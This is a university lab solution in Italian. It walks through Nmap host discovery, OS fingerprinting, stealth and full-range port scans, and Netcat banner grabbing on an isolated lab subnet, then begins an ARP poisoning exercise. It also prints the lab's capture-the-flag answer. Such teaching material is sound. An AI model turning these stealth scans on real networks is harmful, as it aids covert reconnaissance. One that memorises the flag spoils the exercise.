# Soluzione Approfondita: Laboratorio 01

## Sicurezza di Rete: Attacchi di Base

Politecnico di Torino — Corso di Sicurezza dei Sistemi Informativi (01UDUYG)

Docente: Prof. Cataldo Basile

**Soluzione Didattica Integrale con Decomposizione Granulare dei Comandi e Diagrammi Ku**

Anno Accademico 2025/2026

## Indice


**1 Architettura del Laboratorio** **1**
1.1 Topologia di Rete (Modello Kurose-Ross) . . . . . 1

**2 Es. 1: Scanning & OS Fingerprinting** **1**
2.1 Obiettivo e Contesto a Lungo Termine . . . . . 1
2.2 Analisi Dettagliata Comando per Comando . . . . . 3

**3 Es. 2: Port Scanning su Alice** **4**
3.1 Obiettivo e Contesto a Lungo Termine . . . . . 4
3.2 Analisi Dettagliata Comando per Comando . . . . . 4

**4 Es. 3-4: Banner Grabbing e Versioning** **7**
4.1 Obiettivo e Contesto a Lungo Termine . . . . . 7
4.2 Analisi Dettagliata Comando per Comando . . . . . 7

**5 Es. 4.1: Challenge Porta 1337** **9**
5.1 Obiettivo e Risoluzione . . . . . 9

**6 Es. 5: ARP Cache Poisoning (MITM)** **9**
6.1 Obiettivo e Meccanica dell'Attacco . . . . . 9
6.2 Analisi Dettagliata Comando per Comando . . . . . 10

**7 Es. 6: HTTP Sniffing e Credenziali** **12**
7.1 Meccanismo del Furto delle Credenziali . . . . . 12
7.2 Comando ed Output Shell Registrato da Bob . . . . . 12

**8 Es. 7: SMTP Sniffing e Mailbox** **13**
8.1 Meccanismo del Flusso di Posta Elettronica . . . . . 13
8.2 Comando ed Output Shell Registrato da Alice . . . . . 13

**9 Sintesi e Pattern d'Esame** **14**


---

# 1 Obiettivo Generale e Architettura del Laboratorio

**Obiettivo e Architettura di Rete**

Il **Laboratorio 01 (Attacchi di Base)** esplora empiricamente le vulnerabilità strutturali dei livelli **Data Link (Livello 2)**, **Transport (Livello 4)** e **Application (Livello 7)** dello stack TCP/IP. L'obiettivo formativo è padroneggiare la metodologia standard con cui un attaccante esegue la ricognizione di rete (*Reconnaissance*), sovverte l'inoltro dei pacchetti locali tramite **Man-in-the-Middle (MITM)** basato su **ARP Cache Poisoning**, ed estrae credenziali e comunicazioni confidenziali trasmesse tramite protocolli non cifrati in chiaro (**HTTP**, **SMTP**).

## 1.1 Topologia di Rete (Modello Kurose-Ross)

L'ambiente opera sulla sottorete Ethernet isolata `10.0.2.0/24`. I nodi principali ed il router gateway sono illustrati nella Figura 1:





Figura 1: Topologia della sottorete locale del Laboratorio 01 (stile Kurose-Ross): Bob, Alice e Chuck condividono lo stesso dominio di broadcast Ethernet.

| Nodo | Ruolo nel Lab | Indirizzo IP | Indirizzo MAC |
|---|---|---|---|
| Gateway | Router / NAT | `10.0.2.1` | `9a:9e:1a:0d:06:b6` |
| Alice | Server bersaglio | `10.0.2.10` | `3a:fa:2d:da:b8:37` |
| Bob | Client legittimo | `10.0.2.20` | `86:e9:c4:e4:c0:69` |
| Chuck | Attaccante MITM | `10.0.2.30` | `be:98:f3:bc:e3:32` |

—

# 2 Esercizio 1: Network Scanning & OS Fingerprinting

## 2.1 Obiettivo e Contesto a Lungo Termine

La prima fase di qualsiasi ingaggio di sicurezza o *Cyber Kill Chain* è la ricognizione (**Reconnaissance**). Un attaccante posizionato su un segmento locale esegue la scoperta degli host attivi (*Host Discovery*) e il fingerprinting del sistema operativo (*OS Detection*) per identificare kernel obsoleti o vulnerabilità dello stack di rete.





Figura 2: Meccanismo di Host Discovery locale (`nmap -sn`): Chuck invia richieste ARP broadcast per mappare istantaneamente tutti gli host attivi a livello 2.

## 2.2 Analisi Dettagliata Comando per Comando

### Comando 1.1: Scoperta degli Host Attivi nella Sottorete (Ping Sweep su Livello 2)

Nel quadro complessivo della ricognizione, Chuck ha appena ottenuto connettività sulla rete locale ma non conosce quali indirizzi IP siano effettivamente assegnati ed operativi. Prima di tentare qualsiasi attacco mirato, deve mappare rapidamente tutti i dispositivi collegati al segmento senza scansionare le porte per non destare sospetti. Esegue quindi un ARP ping sweep tramite l'opzione `-sn`:

- `-sn` (*No Port Scan*): Disattiva la scansione dei socket di trasporto. Quando eseguito all'interno di una rete Ethernet locale, Nmap utilizza richieste ARP broadcast (`who-has`) invece di pacchetti ICMP Echo Request, eludendo qualsiasi firewall software host-based che blocchi il ping.
- `10.0.2.0/24`: Notazione CIDR che indica a Nmap di verificare l'intero intervallo di 256 indirizzi IPv4 della subnet.

**Chuck — Scansione di Rete per Host Discovery (ARP Ping Sweep)**

```
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 13:08 +0000
Nmap scan report for 10.0.2.1
Host is up (0.000051s latency).
MAC Address: 9A:9E:1A:0D:06:B6 (Unknown)
Nmap scan report for labinf_alice.environment_secnet (10.0.2.10)
Host is up (0.0000050s latency).
MAC Address: 3A:FA:2D:DA:B8:37 (Unknown)
Nmap scan report for labinf_bob.environment_secnet (10.0.2.20)
Host is up (0.000037s latency).
MAC Address: 86:E9:C4:E4:C0:69 (Unknown)
Nmap scan report for 26c7c6604253 (10.0.2.30)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.41 seconds
```

**Analisi dell'Output Prodotto:** L'output certifica che in soli 2.41 secondi sono stati rilevati 4 nodi vivi: il Gateway (`10.0.2.1`), Alice (`10.0.2.10`), Bob (`10.0.2.20`) e Chuck stesso (`10.0.2.30`). Per ciascuno di essi, la risposta ARP Reply restituisce l'indirizzo fisico MAC corrispondente e misura una latenza di microsecondi (0.0000050 s), confermando il collegamento diretto sullo stesso switch.

### Comando 1.2: Rilevamento dello Stack del Sistema Operativo su Alice

Avendo individuato il server Alice all'indirizzo `10.0.2.10`, Chuck deve determinare quale sistema operativo gestisca il nodo. Questa informazione è indispensabile per dedurre se lo stack TCP/IP contenga debolezze d'implementazione (come Initial Sequence Number prevedibili) o bug noti del kernel. Chuck esegue una scansione con fingerprinting del sistema operativo:

- `sudo`: Richiede privilegi di superutente poiché Nmap deve creare e manipolare pacchetti IP grezzi (*raw sockets*) con combinazioni insolite o illegittime di flag TCP/IP.
- `-O` (*OS Detection*): Attiva il motore di fingerprinting che invia sonde TCP, UDP e ICMP misurando le risposte dipendenti dal kernel (calcolo dell'ISN, opzioni TCP come MSS e Window Scaling, gestione del flag DF e valore dell'IP ID).
- `-Pn` (*Skip Host Discovery*): Salta la fase preliminare di ping assumendo l'host già online.

**Chuck — OS Fingerprinting Avanzato contro Alice**

```
$ sudo nmap -O -Pn 10.0.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 13:08 +0000
Nmap scan report for labinf_alice.environment_secnet (10.0.2.10)
Host is up (0.000070s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
2121/tcp open  ccproxy-ftp
MAC Address: 3A:FA:2D:DA:B8:37 (Unknown)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:
    linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
```

**Analisi dell'Output Prodotto:** L'output identifica chiaramente il sistema operativo di Alice come Linux con kernel compreso tra le versioni 4.15 e 5.19 (Common Platform Enumeration: `cpe:/o:linux:linux_kernel`). Il parametro `Network Distance: 1 hop` conferma in modo inequivocabile che tra Chuck e Alice non vi sono router di livello 3: Chuck è sullo stesso segmento fisico Ethernet ed è quindi in grado di sferrare attacchi di livello 2 come l'avvelenamento ARP.

**Cybersecurity Deep-Dive & Rilevanza Operativa a Lungo Termine**

**Implicazioni di Sicurezza Operativa**:

- **Vulnerabilità strutturale di ARP**: L'ARP scan elude i firewall di livello 3 poiché i frame broadcast di livello 2 sono indispensabili al funzionamento della LAN.
- **Contromisure difensive**: In contesti aziendali si impiegano le **Private VLAN (PVLAN)** con porte *Isolated* per vietare il traffico diretto tra nodi sulla stessa subnet, e l'hardening del kernel (disattivazione timestamp TCP `net.ipv4.tcp_timestamps=0`).

—

# 3 Esercizio 2: Port Scanning su Alice

## 3.1 Obiettivo e Contesto a Lungo Termine

Identificare i servizi in ascolto su Alice confrontando la prospettiva interna (socket locali) con quella esterna (scansione remota). Vengono comparate due tecniche fondamentali: il **TCP Connect Scan** (`-sT`) e il **SYN Stealth Scan** (`-sS`), estendendo l'indagine all'intero spazio delle 65535 porte TCP (`-p-`).





Figura 3: Diagramma temporale a confronto: TCP Connect Scan (`-sT`) vs SYN Stealth Scan (`-sS`) in stile Kurose-Ross.

## 3.2 Analisi Dettagliata Comando per Comando

### Comando 2.1: Ispezione Interna dello Stato dei Servizi su Alice (`netstat`)

Dal punto di vista dell'amministratore (o per verificare la baseline reale del laboratorio), è necessario verificare quali demoni stiano effettivamente ascoltando su Alice. Alice esegue il comando `netstat` locale:

- `-t` (*TCP*): Mostra unicamente le connessioni e i socket associati al protocollo TCP.
- `-u` (*UDP*): Mostra i socket di tipo UDP.
- `-l` (*Listening*): Filtra la visualizzazione mostrando esclusivamente i socket in stato `LISTEN` (in attesa di connessione).
- `-n` (*Numeric*): Stampa gli indirizzi IP e i numeri di porta in formato numerico senza effettuare risoluzioni DNS o traduzioni nei nomi dei servizi, garantendo un output immediato.

**Alice — Ispezione Socket TCP/UDP in Ascolto (netstat)**

```
$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:2121            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44647        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN
tcp6       0      0 :::25                   :::*                    LISTEN
udp        0      0 127.0.0.11:56264        0.0.0.0:*
```

**Analisi dell'Output Prodotto:** L'output mostra che Alice è vincolata su tutte le interfacce (`0.0.0.0`) su quattro porte fondamentali: la porta **25** (SMTP), la porta **80** (HTTP), e due porte anomale non standard: la **1337** e la **2121**. I socket collegati all'indirizzo `127.0.0.11` sono gestiti internamente dal resolver DNS di Docker e non sono esposti sulla subnet.

### Comando 2.2: Scansione TCP Connect sulle Porte Canoniche (1-1024) da Chuck

Ora Chuck, posizionato sulla macchina attaccante, vuole scoprire quali porte siano aperte su Alice senza disporre dei privilegi di amministratore. Esegue quindi un TCP Connect Scan sulle porte note (`1-1024`):

- `-sT` (*TCP Connect*): Istruisce Nmap ad utilizzare la chiamata di sistema standard `connect()`. Questo porta a termine il Three-Way Handshake TCP completo (SYN → SYN-ACK → ACK) con il server.
- `-p 1-1024`: Limita l'intervallo di scansione alle sole porte canoniche e riservate (*well-known ports*).

**Chuck — TCP Connect Scan su Porte Standard (1-1024)**

```
$ nmap -sT -p 1-1024 10.0.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 13:08 +0000
Nmap scan report for labinf_alice.environment_secnet (10.0.2.10)
Host is up (0.000044s latency).
Not shown: 1022 closed tcp ports (conn-refused)
PORT   STATE SERVICE
25/tcp open  smtp
80/tcp open  http
MAC Address: 3A:FA:2D:DA:B8:37 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

**Analisi dell'Output Prodotto:** Nmap rileva le porte **25/tcp** e **80/tcp** in stato `open`, mentre le restanti 1022 porte risultano chiuse (il server risponde con pacchetti di rifiuto `RST`). Poiché l'handshake è stato completato, i demoni Apache ed Exim hanno ricevuto la connessione tramite la system call `accept()` e registrano l'indirizzo di Chuck nei log di sistema.

### Comando 2.3: Scansione Stealth SYN (Half-Open) da Chuck

Per evitare di lasciare tracce nei registri applicativi del server web di Alice, Chuck decide di adottare una tecnica furtiva nota come **SYN Stealth Scan**:

- `sudo`: Indispensabile per creare pacchetti grezzi a livello IP.
- `-sS` (*TCP SYN Scan*): Invia un pacchetto `SYN`. Quando Alice risponde con `SYN-ACK` indicando che la porta è aperta, Nmap invia immediatamente un pacchetto `RST` interrompendo la sessione prima che il 3-way handshake venga finalizzato.

**Chuck — SYN Stealth Scan su Porte Standard (1-1024)**

```
$ sudo nmap -sS -p 1-1024 10.0.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 13:08 +0000
Nmap scan report for labinf_alice.environment_secnet (10.0.2.10)
Host is up (0.0000040s latency).
Not shown: 1022 closed tcp ports (reset)
PORT   STATE SERVICE
```

Chuck — SYN Stealth Scan su Porte Standard (1-1024) *(continua dalla pagina precedente)*

```
25/tcp open  smtp
80/tcp open  http
MAC Address: 3A:FA:2D:DA:B8:37 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

**Analisi dell'Output Prodotto:** L'output conferma esattamente lo stato aperto delle porte **25/tcp** e **80/tcp**. Tuttavia, la differenza sostanziale risiede nel fatto che la connessione è stata abbattuta a livello kernel prima della funzione `accept()`, rendendo la scansione totalmente invisibile nei log di Apache.

### Comando 2.4: Scansione Esaustiva delle 65535 Porte TCP (`-p-`)

Chuck nota che il comando `netstat` su Alice mostrava 4 porte aperte, mentre le scansioni standard ne hanno scoperte soltanto due. Questo accade perché i servizi rimanenti operano su porte numericamente superiori a 1024. Per neutralizzare il tentativo di nascondere i servizi (*Security through Obscurity*), Chuck lancia una scansione esaustiva dell'intero spettro di porte TCP:

- `-p-`: Equivale a specificare esplicitamente `-p 1-65535`, costringendo Nmap a verificare ogni singola porta possibile.

Chuck — Scansione Esaustiva delle 65535 Porte TCP (-p-)

```
$ nmap -p- 10.0.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 13:08 +0000
Nmap scan report for labinf_alice.environment_secnet (10.0.2.10)
Host is up (0.0000080s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
1337/tcp open  waste
2121/tcp open  ccproxy-ftp
MAC Address: 3A:FA:2D:DA:B8:37 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```

**Analisi dell'Output Prodotto:** In appena 0.66 secondi, Chuck demolisce il presupposto di riservatezza delle porte alte, smascherando istantaneamente la porta **1337/tcp** e la porta **2121/tcp**.

**Attenzione / Caveat Tecnico & Pattern d'Esame**

**Pattern d'Esame: Differenze Cruciali tra Scansioni**:

- **Visibilità nei Log**: La scansione `-sT` genera record nei log dei servizi applicativi (Apache, Exim), mentre la scansione `-sS` interrompe la connessione al kernel prima che l'applicazione venga notificata.
- **Copertura**: Scansionare solo le porte di default omette i servizi nascosti su porte non standard; in sede d'esame è fondamentale ricordare che l'opzione `-p-` è necessaria per una ricognizione esaustiva.

—

# 4 Esercizio 3 & 4: Identificazione Versioni Servizi, Banner Grabbing e Mock FTP

## 4.1 Obiettivo e Contesto a Lungo Termine

Il **Service Fingerprinting** e il **Banner Grabbing** servono a scoprire la versione esatta dei demoni in ascolto. Questo consente all'attaccante di interrogare database di vulnerabilità (NVD / CVE) e trovare exploit pronti all'uso.

## 4.2 Analisi Dettagliata Comando per Comando

### Comando 3.1: Interazione Raw con Netcat sulla Porta 2121

Dal momento che Nmap ha rilevato la porta 2121 come possibile servizio FTP (`ccproxy-ftp`), Bob decide di verificare manualmente se si tratti di un demone FTP autentico conforme allo standard RFC 959 oppure di un'applicazione simulata. Invia una stringa generica tramite Netcat:

- `echo HELP`: Fornisce un comando di base tramite standard input per sollecitare una risposta dal servizio remoto.
- `nc -v -w 3 10.0.2.10 2121`: `-v` attiva la verbosità per osservare lo stato del socket; `-w 3` applica un timeout di 3 secondi per evitare blocchi indefiniti.

**Bob — Probing del Servizio Porta 2121 con Netcat**

```
$ echo HELP | nc -v -w 3 10.0.2.10 2121
labinf_alice.environment_secnet [10.0.2.10] 2121 (iprop) open
Enter your username: Enter your password:
```

**Analisi dell'Output Prodotto:** Il server risponde stampando a video le stringhe `Enter your username:` `Enter your password:`. Questa risposta dimostra chiaramente che il servizio non è un vero demone FTP (i server FTP inviano codici di stato numerici come `220 Service ready`), bensì uno script personalizzato fittizio (*mock service*) progettato per simulare una procedura di login.

### Comando 4.1: Fingerprinting Avanzato delle Versioni con Nmap (`-sV`)

Chuck decide di identificare con precisione chirurgica le release dei software attivi su Alice interrogandoli con sonde applicative standard. Esegue quindi una scansione di versioning mirata:

- `-sV` (*Service Version Detection*): Nmap invia stringhe probe studiate per sollecitare risposte di banner e confronta i payload ricevuti con il database delle firme per dedurre nome software e versione esatta.
- `-p 25,80,1337,2121`: Focalizza l'analisi esclusivamente sulle 4 porte aperte scoperte nella fase precedente.

**Chuck — Rilevamento Versioni Servizi con Nmap Service Probes (-sV)**

```
$ nmap -sV -Pn -p 25,80,1337,2121 -v 10.0.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 13:08 +0000
NSE: Loaded 48 scripts for scanning.
Discovered open port 80/tcp on 10.0.2.10
Discovered open port 25/tcp on 10.0.2.10
Discovered open port 1337/tcp on 10.0.2.10
Discovered open port 2121/tcp on 10.0.2.10
```

**Chuck — Rilevamento Versioni Servizi con Nmap Service Probes (-sV)** *(continua dalla pagina precedente)*

```
Completed Service scan at 13:09, 91.18s elapsed (4 services on 1 host)

PORT     STATE SERVICE      VERSION
25/tcp   open  smtp         Exim smtpd 4.98.2
80/tcp   open  http         Apache httpd 2.4.69 ((Unix))
1337/tcp open  waste?
2121/tcp open  ccproxy-ftp?

2 services unrecognized despite returning data.
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port1337-TCP:V=7.99%...
SF:r(NULL,2C,"Press\x20enter\x20to\x20start\x20this\x20powerful\x20progr
SF:am:\x20")%r(GenericLines,2F6,"Press\x20enter\x20to\x20start\x20this\x20
...
SF:\n\nSUPER\x20SECRET\x20ASCII\x20CAT\x20v2\.4\.67\x20proudly\x20made\x20by\x20NSA\n\nSSI{
     p0rt_scann3r5_4r3_4w3s0m3}\n");

==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port2121-TCP:V=7.99%...
SF:r(NULL,15,"Enter\x20your\x20username:\x20")%r(GenericLines,2A,"Enter\
SF:x20your\x20username:\x20Enter\x20your\x20password:\x20")%r(GetRequest,2
...
```

**Analisi dell'Output Prodotto:** Nmap riconosce senza ambiguità il server di posta come **Exim smtpd versione 4.98.2** e il server HTTP come **Apache httpd versione 2.4.69**. Per i servizi sulle porte 1337 e 2121, non riscontrando firme nel database globale, Nmap estrae il dump esadecimale e ASCII grezzo (*Service Fingerprint*), svelando già nel testo delle sonde la presenza di un banner segreto sulla porta 1337.

—

# 5 Esercizio 4.1: Interazione Challenge Porta 1337

## 5.1 Obiettivo e Risoluzione

Nel contesto del laboratorio, la porta 1337 rappresenta un tipico scenario in cui uno sviluppatore o amministratore ha lasciato un servizio non documentato o una backdoor di test accessibile dalla rete. Bob si connette in modo interattivo con Netcat per interagire con l'applicazione:

**Bob — Connessione Interattiva al Servizio Segreto Porta 1337**

```
$ nc 10.0.2.10 1337
Press enter to start this powerful program:
                     /^--^\     /^--^\     /^--^\
                     \____/     \____/     \____/
                     /      \   /      \   /      \
                     |        | |        | |        |
                     \__  __/   \__  __/   \__  __/
 ^|^|^|^|^|^|^|^|^|^|\ \^|^|^/ /\^|^|^|^|\ \^|^|^|^|^|^|^|^|^|^|
| | | | | | | | | | | |\ | | |/ /| | | | | |\ \ | | | | | | | | | |
########################/ /######\ \###########/ /######################
| | | | | | | | | | \/| | | | \/| | | | | |\/ | | | | | | | | | | | |
|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|

SUPER SECRET ASCII CAT v2.4.67 proudly made by NSA
```

```
Bob — Connessione Interattiva al Servizio Segreto Porta 1337 (continua dalla pagina precedente)
SSI{p0rt_scann3r5_4r3_4w3s0m3}
```

**Analisi dell'Output Prodotto:** L'applicazione accetta il tasto Invio e stampa una grafica ASCII celebrativa, rilasciando la flag ufficiale del laboratorio:

`SSI{p0rt_scann3r5_4r3_4w3s0m3}`

—

# 6 Esercizio 5: Man-In-The-Middle tramite ARP Cache Poisoning

## 6.1 Obiettivo e Meccanica dell'Attacco

L'**Address Resolution Protocol (ARP - RFC 826)** opera senza autenticazione e senza stato. Un host accetta pacchetti ARP Reply anche se non ha mai inviato una richiesta (*Gratuitous ARP*). La Figura 4 illustra il contrasto tra la comunicazione legittima e lo scenario avvelenato da Chuck con Ettercap.





Figura 4: Diagramma architetturale Kurose-Ross dell'attacco Man-In-The-Middle tramite ARP Cache Poisoning.

## 6.2 Analisi Dettagliata Comando per Comando

### Comando 5.1: Ispezione della Cache ARP Iniziale su Bob e Alice

Prima di avviare qualsiasi manipolazione del traffico, è necessario verificare lo stato della tabella ARP locale delle due vittime per documentare la baseline legittima. Su Bob e Alice viene eseguito:

- `arp -e`: Visualizza la tabella delle corrispondenze IP-MAC in formato standard Linux.

**Bob e Alice — Stato Cache ARP PRIMA dell'attacco**

```
[BOB] $ arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
labinf_alice.environmen  ether   3a:fa:2d:da:b8:37   C                     eth0
10.0.2.1                 ether   9a:9e:1a:0d:06:b6   C                     eth0
labinf_chuck.environmen  ether   be:98:f3:bc:e3:32   C                     eth0

[ALICE] $ arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   9a:9e:1a:0d:06:b6   C                     eth0
labinf_bob.environment_  ether   86:e9:c4:e4:c0:69   C                     eth0
labinf_chuck.environmen  ether   be:98:f3:bc:e3:32   C                     eth0
```

